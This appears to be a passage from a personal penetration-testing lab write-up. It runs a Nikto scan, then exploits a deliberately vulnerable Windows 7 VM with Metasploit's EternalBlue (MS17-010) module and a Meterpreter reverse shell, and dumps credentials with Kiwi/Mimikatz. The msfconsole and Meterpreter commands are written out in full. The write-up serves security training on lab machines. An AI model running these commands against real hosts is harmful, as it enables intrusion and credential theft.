 No exploitable vulnerabilities found on the patched target
Nikto web vulnerability scan:
1
nikto -h 192.168.1.39
Nikto’s findings were informational/reconnaissance-level — an admin login page (/login.html), and an ADFS (Active Directory Federation Services) sign-in page — useful leads for further enumeration and credential testing, but nothing directly exploitable on its own.
 Admin panel and ADFS sign-in page flagged
Exploiting SMB Vulnerabilities with Metasploit (EternalBlue)
Since the patched Windows Server 2022 wasn’t vulnerable to classic SMB exploits, I downloaded a Windows 7 SP1 VM specifically to demonstrate the technique — a well-known target for EternalBlue (MS17-010) in training environments.
 Windows 7 Ultimate SP1 VM used as the vulnerable target
Configured the Samba share on the Windows 7 VM as well:
 Shared folder accessible from the Windows 7 target
Then set up the exploit in msfconsole:
1
2
3
4
5
use exploit/windows/smb/ms17_010_eternalblue
set rhosts 192.168.1.48
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.1.100
options
 EternalBlue (MS17-010) module configured against the Windows 7 target
Running it returned a Meterpreter session, followed by a full shell — confirmed with sysinfo (Windows 7 6.1 Build 7601, SP1, x64):
 Meterpreter session opened,
 sysinfo and shell both working
Post-Exploitation: Credential Access with Kiwi (Mimikatz)
With a session established, the next step was credential access. The classic approach is to load Mimikatz inside Meterpreter — but Meterpreter now flags Mimikatz as deprecated in favor of its replacement, Kiwi, and loads it automatically:
1
2
3
4
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
Loading extension kiwi ...
Success.
Reference used for the Kiwi workflow: Kali - Use Kiwi to Extract Plaintext Passwords in Meterpreter (LabEx)
 Kiwi extension loaded automatically in place of Mimikatz
To pull credentials from the compromised host:
1
creds_all
 NTLM hash retrieved for the local account, running as SYSTEM
A good reminder that Mimikatz’s functionality inside Meterpreter has moved to Kiwi —
load mimikatzstill works as a trigger, but it just loads Kiwi behind the scenes. The credential-dumping command itself iscreds_all.
Conclusion
This lab covered a good spread of practical skills: setting up cross-platform file sharing with Samba, offline password cracking with John the Ripper, vulnerability scanning with Nmap and Nikto, and — after confirming the patched Server 2022 box wasn’t exploitable — standing up a deliberately vulnerable Windows 7 target to walk through the classic EternalBlue (MS17-010) SMB exploit end-to-end with Metasploit, from initial shell to credential harvesting with Kiwi.
Up next: brute-forcing SMB/RDP/WinRM and setting up persistence on the target.